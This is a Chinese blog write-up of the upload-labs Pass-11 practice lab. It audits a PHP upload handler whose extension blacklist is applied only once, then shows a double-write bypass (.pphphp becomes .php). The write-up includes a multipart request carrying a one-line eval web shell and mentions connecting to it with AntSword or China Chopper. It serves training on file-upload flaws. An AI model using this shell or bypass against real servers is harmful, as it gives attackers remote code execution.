




安全-Pass11之黑名单双写绕过 (upload-labs)

原创

小狐狸FM  于 2021-08-11 11:20:06 发布  503  收藏 2

分类专栏: [安全 # 靶场学习](#) 文章标签: [php web 安全漏洞 文件上传漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/smallfox233/article/details/119597994>

版权



[安全](#) 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏



[靶场学习](#)

24 篇文章 1 订阅

订阅专栏

文章目录

前言

相关介绍

其他介绍

一、题目

二、WriteUp

[1]. 函数介绍

[2]. 源码审计

(1). 变量判断

(2). 路径判断

(3). 黑名单

(4). 首尾去空

(5). 黑名单过滤


(6). 文件存储路径设置

(7). 移动临时文件

[3]. 双写绕过

前言

- `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
- BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

PHP 百度百科

PHP: PHP 手册 - Manual

其他介绍

文件上传绕过思路集合

upload-labs靶场下载

upload-labs在线靶场-BUUCTF

蚁剑AntSword

菜刀Cknife

Seay

一、题目

Pass-01

Pass-02

Pass-03

Pass-04

Pass-05

Pass-06

Pass-07

Pass-08

Pass-09

Pass-10

Pass-11

Pass-12

Pass-13

任务

上传一个 `webshell` 到服务器。

上传区

请选择要上传的图片：

浏览... 未选择文件。

上传

<https://blog.csdn.net/smallfox233>

提示

本pass会从文件名中去除.php|.php5|.php4|.php3|.php2|.php1|.html|.htm|.phtml|.pHp|.pHp5|.pHp4|.pHp3|.pHp2|.pHp1|.Html|.Htm|.pHtml|.jsp|.jspa|.jspx|.jsw|.jsw|.js|.js|.jtml|.jSp|.jSp|.jSp|.jSp|.jSw|.jSv|.jSp|.jHtml|.asp|.asp|.asa|.asax|.ascx|.ashx|.asmx|.cer|.aSp|.aSp|.aSa|.aSa|.aScx|.aShx|.aSmx|.cEr|.sWf|.swf|.htaccess字符!

<https://blog.csdn.net/smallfox233>

```

$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php", "php5", "php4", "php3", "php2", "html", "htm", "phtml", "pht", "jsp", "jspx", "jsw", "jsv", "jspf", "jtml", "asp", "aspx", "asa", "asax", "ascx", "ashx", "asmx", "cer", "swf", "htaccess", "ini");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext, "", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH . '/' . $file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}

```

二、WriteUp

[1]. 函数介绍

PHP函数	介绍
file_exists(路径)	判断指定的文件或目录是否存在，不存在返回true，否则返回false
isset(变量)	如果变量存在且值不为null返回true，否则返回false
move_uploaded_file(文件路径，文件夹路径)	将文件移动到指定文件夹下
str_ireplace(字符串1，字符串2，字符串3)	在字符串3中搜索，如果含有字符串1的子串就替换成字符串2
trim(字符串)	删除字符串前后的空白符，空白符：空格、制表符（\t）、换行符（\n）、回车符（\r）、空字节符（\0）和垂直制表符（\x0B）

[2]. 源码审计

(1). 变量判断

- 对 php 代码进行审计，if语句比较多最好从外往内分析
- 第一条 if 语句只是判断了一下提交的 post 请求中 submit 参数是否被设置且非空
[PHP:isset - Manual](#)

```
Content-Disposition: form-data; name="upload_img"; media-type="image/jpeg"
Content-Type: text/plain
```

```
-----179332396611738
Content-Disposition: form-data; name="submit"
```

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) { //第一条if语句
    //代码
}
```

(2). 路径判断

- 第二条语句判断了一下文件上传的路径存不存在，存在的话就执行里面的代码，不存在就给 `$msg` 设置回显信息
- 通过 `Seay` 审计的全局搜索功能可以找到 `UPLOAD_PATH` 是在 `config.php` 中被定义的
`Pass-02\index.php` 的代码中包含了上一级目录下的 `config.php`
然后这个变量就可以在 `Pass-02\index.php` 中直接使用
- `../` 表示访问上一级的目录，所以 `upload-labs-master\Pass-02\index.php` 包含的是 `upload-labs-master\config.php`
- 当 `UPLOAD_PATH` 变量在 `upload-labs-master\Pass-02\index.php` 中被调用时，就会设置上传的父文件夹为 `upload-labs-master\upload`

Seay源代码审计系统 --www.cnseay.com

The screenshot shows the Seay Source Code Audit System interface. At the top, there are various tool icons and a search bar. The search bar contains the text 'UPLOAD_PATH'. Below the search bar, there is a table with columns 'ID', '文件路径' (File Path), and '内容详细' (Content Details). The table lists 14 results, with the first result (ID 1) highlighted in blue. The first result shows the file path '/config.php' and the content 'define("UPLOAD_PATH", "../upload");'. The other results show various file paths and content details related to the search term.

ID	文件路径	内容详细
1	/config.php	define("UPLOAD_PATH", "../upload");
2	/Pass-01/index.php	if (file_exists(UPLOAD_PATH)) {
3	/Pass-01/index.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
4	/Pass-01/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
5	/Pass-02/index.php	if (file_exists(UPLOAD_PATH)) {
6	/Pass-02/index.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
7	/Pass-02/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
8	/Pass-02/show_code.php	if (file_exists(UPLOAD_PATH)) {
9	/Pass-02/show_code.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
10	/Pass-02/show_code.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
11	/Pass-03/index.php	if (file_exists(UPLOAD_PATH)) {
12	/Pass-03/index.php	\$img_path = UPLOAD_PATH . '/' . date("YmDHi
13	/Pass-03/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
14	/Pass-03/show_code.php	if (file_exists(UPLOAD_PATH)) {

> 此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master > Pass-02

名称	修改日期	类型	大小
helper.php	2020/1/15 22:38	PHP 文件	
index.php	2020/1/15 22:38	PHP 文件	
show_code.php	2020/1/15 22:38	PHP 文件	

C:\phpstudy_pro\WWW\upload-labs-master\Pass-02\index.php - Notepad++

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插

```

1 <?php
2 include '../config.php';
3 include '../head.php';
4 include '../menu.php';
5

```

共享 查看

> 此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master >

名称	修改日期	类型	大小
Pass-07	2021/7/18 11:03	文件夹	
Pass-08	2021/7/18 11:03	文件夹	
Pass-09	2021/7/18 11:03	文件夹	
Pass-10	2021/7/18 11:03	文件夹	
Pass-11	2021/7/18 11:03	文件夹	
Pass-12	2021/7/18 11:03	文件夹	
Pass-13	2021/7/18 11:03	文件夹	
Pass-14	2021/7/18 11:03	文件夹	
Pass-15	2021/7/18 11:03	文件夹	
Pass-16	2021/7/18 11:03	文件夹	
Pass-17	2021/7/18 11:03	文件夹	
Pass-18	2021/7/18 11:03	文件夹	
Pass-19	2021/7/18 11:03	文件夹	
Pass-20	2021/7/18 11:03	文件夹	
Pass-21	2021/7/18 11:03	文件夹	
upload	2021/7/20 16:34	文件夹	
common.php	2020/1/15 22:38	PHP 文件	1 KB
config.php	2020/1/15 22:38	PHP 文件	1 KB
footer.php	2020/1/15 22:38	PHP 文件	1 KB

```
C:\phpstudy_pro\WWW\upload-labs-master\config.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
config.php
1  <?php
2  header("Content-type: text/html;charset=utf-8");
3  error_reporting(0);
4
5  define("WWW_ROOT",$_SERVER['DOCUMENT_ROOT']);
6  define("APP_ROOT",str_replace('\\','/',dirname(__FILE__)));
7  define("APP_URL_ROOT",str_replace(WWW_ROOT,"",APP_ROOT));
8  //文件包含漏洞页面
9  define("INC_VUL_PATH",APP_URL_ROOT . "/include.php");
10 //设置上传目录
11 define("UPLOAD_PATH", "../upload");
12 ?>
```

```
$is_upload = false;
$msg = null;
if (xxx) { //第一条if语句
    if (file_exists(UPLOAD_PATH)) { //第二条if语句
        //代码
    }else { //第二条if语句为假
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建!';
    }
}
```

(3). 黑名单

`$deny_ext` 是一个数组类型, 存储了需要被过滤的后缀名

```
"php","php5","php4","php3","php2",
"html","htm","phtml","pht","jsp",
"jspa","jspx","jsw","jsv","jspxf",
"jtml","asp","aspx","asa","asax",
"ascx","ashx","asmx","cer","swf",
"htaccess","ini"
```

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","j
sv","jspxf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess","ini");
        //代码
    }else { //第二条if语句为假
        //代码
    }
}
```

(4). 首尾去空

- `$_FILES['upload_file']['name']` 会获取上传文件的名称，如下图的 `test3.txt`
- `trim($_FILES['upload_file']['name'])` 就是删除文件名称 首尾 的空白符，然后赋值给变量 `$file_name`
PHP:trim - Manual

Content-Length: 298

```
-----22797214366474
Content-Disposition: form-data; name="upload_file"; filename="test3.txt"
Content-Type: text/plain
```

```
-----22797214366474
Content-Disposition: form-data; name="submit"
```

裹結

```
-----22797214366474--
```

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_name = trim($_FILES['upload_file']['name']);
    }
    //代码
} else { //第二条if语句为假
    //代码
}
}
```

(5). 黑名单过滤

- `str_ireplace` 的作用是，删除变量 `$file_name` 中含有数组 `$deny_ext` 的字符串
- PHP: str_replace - Manual

```
"php", "php5", "php4", "php3", "php2",
"html", "htm", "phtml", "pht", "jsp",
"jspa", "jspx", "jsw", "jsw", "jspf",
"jtml", "asp", "aspx", "asa", "asax",
"ascx", "ashx", "asmx", "cer", "swf",
"htaccess", "ini"
```

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_name = str_ireplace($deny_ext, "", $file_name);
    }
    //代码
} else { //第二条if语句为假
    //代码
}
}
```

(6). 文件存储路径设置

- 在上传文件的时候，文件都会被存储在一个临时的文件夹下
我们不需要知道具体路径，只需要通过tmp_name参数获取路径即可
- UPLOAD_PATH 的值为 ../upload ，在 config.php 文件中定义

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        //代码
    } else { //第二条if语句为假
        //代码
    }
}
```

(7). 移动临时文件

- 剩余的代码仅是用于移动上传的文件，没有对文件进行过滤操作
- [PHP: move_uploaded_file - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        if (move_uploaded_file($temp_file, $img_path)) { //第三条if语句
            $is_upload = true;
        } else { //第三条if语句为假
            $msg = '上传出错!';
        }
    } else { //第二条if语句为假
        //代码
    }
}
```

[3]. 双写绕过

可以构造一个后缀为 .pphphp 的一句话木马文件，在服务端处理的过程和结果如下

名称	修改日期	类型	
 test11.pphphp	2021/8/11 10:32	PPHPHP 文件	

变量	传入的值	处理后	代码	代码作用
\$file_name	test11.pphphp	test11.pphphp	<code>\$file_name = trim(\$_FILES['upload_file']['name']);</code>	删除首尾空白符

变量	传入的值	处理后	代码	代码作用
\$file_name	test11.p php hp	test11.php	<code>\$file_name = str_ireplace(\$deny_ext,"", \$file_name)</code>	置空操作

因为置空的操作只执行一次，所以删除了一次中间的 php 字符串后， p 与 hp 仍然组成了 .php 后缀

```
-----24261853123617
Content-Disposition: form-data; name="upload_file"; filename="test11.pphp"
Content-Type: application/octet-stream
```


```
<?php @eval($_POST["cmd"]);?>
```

```
-----24261853123617
Content-Disposition: form-data; name="submit"
```

消费结

```
-----24261853123617--
https://blog.csdn.net/smallfox233
```

复制返回的图片链接并访问，访问成功无报错表示 test11.php 文件被解析了



<https://blog.csdn.net/smallfox233>

使用菜刀或蚁剑连接木马

